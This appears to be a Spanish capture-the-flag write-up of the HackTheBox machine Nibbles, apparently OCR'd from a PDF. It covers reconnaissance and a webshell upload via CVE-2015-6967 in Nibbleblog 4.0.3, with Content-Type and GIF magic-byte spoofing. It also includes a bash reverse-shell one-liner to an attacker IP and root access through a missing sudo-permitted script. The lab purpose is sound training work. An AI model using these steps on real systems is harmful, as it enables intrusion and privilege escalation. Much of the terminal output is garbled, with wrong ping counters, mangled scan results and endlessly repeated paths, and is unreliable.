
NIBBLES

- 1. NIBBLES
 - 1.1. Preliminar
 - <u>1.2. Nmap</u>
 - 1.3. Tecnologías web
 - 1.4. Fuzzing web
 - 1.5. Unrestricted File Upload in Nibbleblog 4.0.3
 - 1.6. Privesc via non-existent executable

1. NIBBLES

https://app.hackthebox.com/machines/Nibbles



1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```
) xset r rate 259 50
) ping 10.10.10.75
PING 10.10.10.75 (10.10.10.75) 56(84) bytes of data.
64 bytes from 10.10.10.75 (10.10.75) 1cmp.seq=1 ttle63 time=23.9 ms
64 bytes from 10.10.10.75 (10.10.75) 1cmp.seq=2 ttle63 time=33.7 ms
64 bytes from 10.10.10.75 (10.10.75) 1cmp.seq=2 ttle63 time=33.6 ms
64 bytes from 10.10.10.75 (10.75) 1cmp.seq=2 ttle63 time=33.8 ms
64 bytes from 10.10.10.75 (10.75) 1cmp.seq=0 ttle63 time=33.8 ms
64 bytes from 10.10.10.75 (10.75) 1cmp.seq=0 ttle63 time=33.8 ms
64 bytes from 10.10.10.75 (10.75) 1cmp.seq=0 ttle63 time=33.8 ms
64 bytes from 10.10.10.75 (10.75) 1cmp.seq=0 ttle63 time=34.8 ms
64 bytes from 10.10.10.75 (10.75) 1cmp.seq=0 ttle63 time=34.8 ms
64 bytes from 10.10.10.75 (10.75) 1cmp.seq=0 ttle63 time=34.8 ms
64 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=34.8 ms
64 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=34.8 ms
64 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=34.8 ms
64 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=33.8 ms
64 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=33.8 ms
64 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=33.8 ms
64 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=33.8 ms
65 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=37.7 ms
66 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=37.7 ms
67 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=37.7 ms
68 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=37.7 ms
69 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=37.7 ms
60 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=37.7 ms
61 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=37.7 ms
62 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=37.7 ms
62 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=37.7 ms
63 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=37.7 ms
64 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=37.7 ms
64 bytes from 10.10.10.75 (10.75) 1cmp.seq=10 ttle63 time=37.7 ms
65 bytes from 10.10.10.75 (10.75) 1cmp.s
```

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y* 80 abiertos.

```
> mms - st - p - spen 10.10.10.73 -n -Ph - sin-rate 2000 - sG allgores
Starting Houp 7, 9459W | https://mmsp.org ) at 2024-04-30 10:137 -01
Hosp scan report for 10.10.10.10.73
Hosp scan report for 10.10.10.10.73
Hosp stars | 10.568 | interco) |
Hosp stars | 10.568 | interco) |
Hosp stars | 10.70 address (1 host up) scanned in 12.63 seconds

| File: extractiverts alignoris
| File: extractiverts alignoris
| File: extractiverts alignoris
| File: extractiverts copied to clipboard
| File: extractiverts copied to clipboard
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante extractPorts. La versión SSH que corre en el

puerto 22 es vulnerable al ataque de enumeración de usuarios.



1.3. Tecnologías web


Whatweb: nos reporta lo siguiente. Nada relevante en un principio.

```
$ whatwis http://10.10.10.75 | 200 OK] Apache[2.4.18], Country[RESERVED][22], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.10.75]

$\frac{1}{2} \frac{1}{2} \
```

1.4. Fuzzing web

Encontramos un directorio/nibbleblog leyendo el código fuente de la página web principal.




Gobuster: hicimos fuzzing de directorios en un principio, pero no encontramos nada. Tras descubrir el directorio /nibbleblog, aplicamos fuzzing sobre éste y encontramos las siguientes rutas que aparecen en la imagen.

1.5. Unrestricted File Upload in Nibbleblog 4.0.3

CVE-2015-6967:

Explorando los diferentes endpoints, encontramos que se está usando un servicio *Nibbleblog 4.0.3 "Coffee"*.



Encontramos un correo electrónico en la siguiente ruta:


/nibbleblog/content/private/config.xml.

```
© © © © 10.10.1079:mibleotiogycontent/prosecretoring and problems | Mostriaus | Hundring | Mostriaus | Mostriaus | Hundring | Mostriaus | Hundring | Mostriaus | Mostriaus | Hundring | H
```


Asimismo, tenemos en /nibbleblog/admin.php un panel de inicio de sesión. Usamos como credenciales la cuenta de correo que encontramos: *admin:nibbles*.

Conseguimos acceso. Seguidamente, encontramos este endpoint que nos permite subir ficheros: /nibbleblog/admin.php?


controller=plugins&action=config&plugin=my_image, por lo que trataremos de subir una *webshell*, teniendo en cuenta que el servidor web interpreta *PHP*.




Para ello, creamos un archivo, al cual hemos llamado *regalo.php*, que nos permitirá ejecutar comandos de manera remota a través del parámetro CMD. Subimos ésta, pero obtenemos un error.



Por tanto, vamos a realizar unas modificaciones. Interceptamos esta petición con Burp Suite. Cambiamos el Content-Type a image/gif; , y cambiamos los Magic Numbers con GIF8, para que este archivo sea interpretado como una imagen. Enviamos la petición. Parece que esta vez se subió el fichero con éxito.



La ruta que nos permite acceder a este archivo y ejecutar comandos de manera remota es la siguiente: /nibbleblog/content/private/plugins/my_image/image.php.



Obtenemos una shell reversa a través de este *one-liner*: bash -c "bash -i >%26 /dev/tcp/10.10.14.21/443 0>%261". Estamos como usuario *nibbler*. Realizamos el *tratamiento de la TTY*.





Nibbleblog es un *sistema de gestión de contenido (CMS)* de código abierto diseñado para la creación y administración de blogs. Es una plataforma ligera y fácil de usar, especialmente adecuada para usuarios que desean configurar y mantener un blog sin necesidad de conocimientos avanzados en programación o diseño web.

1.6. Privesc via non-existent executable

Hacemos sudo -1. Vemos que podemos ejecutar

/home/nibbler/personal/stuff/monitor.sh como root sin proporcionar contraseña. No obstante, al tratar de ejecutar este archivo, nos damos cuenta de que no existe (está en otro archivo comprimido llamado *personal.zip*). Por tanto, podemos crear nosotros una versión maliciosa de este archivo (y los respectivos directorios en los que se encuentra) y ejecutarlo como root para otorgar el *permiso SUID* a /bin/bash. Una vez hecho esto, hacemos bash -p y obtenemos una shell como root.

```
Anticling Defaults entries for mibbler on Mibbles:

div. (reset, mall_badpass, secure_path-usr/(local/bin\:/usr/docal/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/us
```